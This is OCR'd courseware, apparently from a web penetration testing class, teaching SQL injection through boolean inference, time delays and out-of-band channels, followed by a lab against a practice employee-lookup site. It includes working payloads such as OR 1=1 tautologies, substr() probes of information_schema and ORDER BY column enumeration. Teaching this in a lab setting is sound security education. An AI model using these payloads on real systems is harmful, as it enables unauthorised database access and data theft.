
Here are some inputs that return employee data:

```
Dent' AND 1;#
Dent' AND 1=1;#
```

And here are some that return only "Employee not found...":

```
'
Dent' AND 0;#
Dent' AND 1=0;#
```

The power of `AND 1=0` yielding something different than `AND 1=1` might not be immediately obvious, but this is an important building block for us.



Although custom error messages and other visible true/false paths can prove a bit more difficult to discover and exploit, there can be even more blindness to contend with. The inference approach armed with a way of differentiating TRUE from FALSE is tremendously powerful.

Consider the following injection:

Prefix: `Dent' AND`

Evaluation: `substr((select table_name from information_schema.tables limit 1),1,1) > "a"`


Suffix: `;#`

We haven't covered all these pieces of SQL, but we tackle it in pieces. We should be good on both the prefix and the suffix. The evaluation is where things look a bit different. The select statement is making things more cumbersome, but it is just a simple query. However, it is a powerful one used to determine the table names found in the database. Let's take a simpler example of the rest, which should help.

substr() allows selecting part of an existing string. Which part of the string is determined by the numbers, which feel like offset and limit respectively.

```
substr("sec542",2,1) < "m"  is TRUE
```

So, the above (if selected) would return TRUE because the second letter of "sec542" is "e", which is earlier in the alphabet than "m".



Where the inference technique becomes truly powerful is when we have SQLi that does not provide any output or errors to help us. In spite of this, we still might have an opportunity for inference testing techniques.

For this, we will build on our previous approach of **AND 1** vs. **AND 0** for our inference. We can still use the **AND 1** vs. **AND 0** concept, but we will need to make the app tell us whether it evaluated to true or false. Without input, this is made more difficult. Imagine though if we can impact the DB server, then perhaps we could try to have the database trick the application into letting us experience whether the SQL evaluations to **1** or **0**.

This technique uses SQLi to inject a payload that will, if TRUE, introduce a perceptible impact on the responsiveness of the application.

Two example methods of achieving this are:

Sleep(10) - MySQL

WAITFOR DELAY '0:0:10' – MSSQL


Utter Blindness: Out-of-Band SQLi

- At the opposite end of the spectrum from inline SQLi stands out-of-band SQLi
- These SQLi flaws present totally blind to the tester:
  - No error messages
  - No visible response
  - No Boolean/inference opportunities with(out) timing
- The term out-of-band speaks to the requirement for an alternate communication channel to discover or exploit these flaws


Web Penetration Testing and Ethical Hacking

Now for the totally blind end of the SQLi spectrum, out-of-band SQLi. We can't see anything, nor can we even experience something directly.


But how about indirectly. What if, for example, we could have the database initiate a DNS request to a domain under our control, or ping a system, or make an HTTP client connection. These are the types of things associated with OOB SQLi.




Even if out-of-band SQLi is not required, it might still be available. This manifestation of SQLi flaw proves harder to discover SQLi, and yet it still might be worthwhile to test for the OOB approaches existence even if a simpler to discover SQLi flaw was encountered. This is especially true for timing based blind SQLi flaws. The reason to pursue this flaw anyway stems from the fact that for high volume data exfiltration, this method might prove more efficient than a more traditional approach to SQLi exploitation.



The next exercise will demonstrate error-based SQL injection.




This will be the first of several SQL injection exercises. In this exercise you explore and perform various SQLi tasks against an application. The application has a SQLi flaw that exposes database error messages.




In this exercise you work through testing an error-based SQL injection flaw in Sirius Cybernetics Corporation's Employee Phone Lookup application.

Open Firefox, and navigate to `http://www.sec542.org/sqli.php`


The page should look like the one below.






The simple employee lookup page presents a form. Text on the page suggest that it expects a last name and provides an example of Dent.

Enter Dent in the form and click Submit.



Review the results that are presented.



We find two records were returned providing a full name and phone number.

We also see a rather disturbing note about something called a **Happy Vertical Transporter**. What kind of sick organization is this?

Exercise: Choose Your Own Adventure

1. Force a DB error message to throw
2. Return all rows from the current table using a comment
3. Now return all rows **without** using a comment
4. ORDER BY to determine number columns
5. Expose the current query by showing the `info` column of the `processlist` table in the `information_schema` database

- Choose your own level of difficulty:
  - Step-by-step instructions begin on next page

Web Penetration Testing and Ethical Hacking

1. Force a DB error message to throw
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
Choose your own level of difficulty:

Step-by-step instructions begin on next page




Firefox should be open to http://www.sec542.org/sqli.php

Enter a single quote (`Dent'`) in the form.


Then click Submit.

Now review the resultant error message.



Our input has caused MySQL to throw an error message. The message shows our input and a bit of surrounding text associated with the error we induced.


Looks like we caused an issue with misbalanced quotes.



It feels like input is being passed to a WHERE clause.

Append **`OR 1=1;#`** to our previous payload of **`Dent'`**


The **`OR 1=1`** subverts the logic of the WHERE to always yield TRUE. The (;) ends the SQL statement and the # comments out the rest of the SQL to avoid the syntax error we encountered previously.



Looks like we dumped all the entries available to this query. Note the resultant URL has characters that had to be URL encoded. Not going to do anything with that now, but it is worthwhile to get used to doing some encoding of payloads.

Exercise: Return All Rows Without Comment

- Although not needed for this scenario, let's yield the same result without leaning on the comment suffix
- Recall the single quote caused the error because it resulted in unbalanced quotes
  - So, we need to balance the quotes without ignoring the trailing quotes via a comment delimiter
- Submit the following payload: `Dent' OR '1'='1`



- Confirm that results are the same as previously encountered when using the comment


Web Penetration Testing and Ethical Hacking

Let's yield the same result without leaning on the comment suffix appended to our payload. Recall the single quote caused the error because it resulted in unbalanced quotes. So, we need to balance the quotes, though not by willing them nonexistent with a comment delimiter.

Submit the following payload: `Dent' OR '1'='1`

Note: Only four single quotes are in the payload; there is no single quote at the end of the line.

You should receive the same results as the previous approach.



Having exposed all the data this query is built for, we need to target other tables. The primary method for doing this is through the use of UNION SELECT queries. For that to be successful, we must determine the correct number of columns in the target query. We can employ the ORDER BY approach.

We submit payloads that include an ORDER BY targeting successive column numbers. An error means we have exceeded the number of columns in the target query.

Submit each of the following as input looking for a syntax error:

```
Dent' ORDER BY 1;#
Dent' ORDER BY 2;#
Dent' ORDER BY 3;#
Dent' ORDER BY 4;#
Dent' ORDER BY 5;#
```

Inputs 1–4 just returned data.

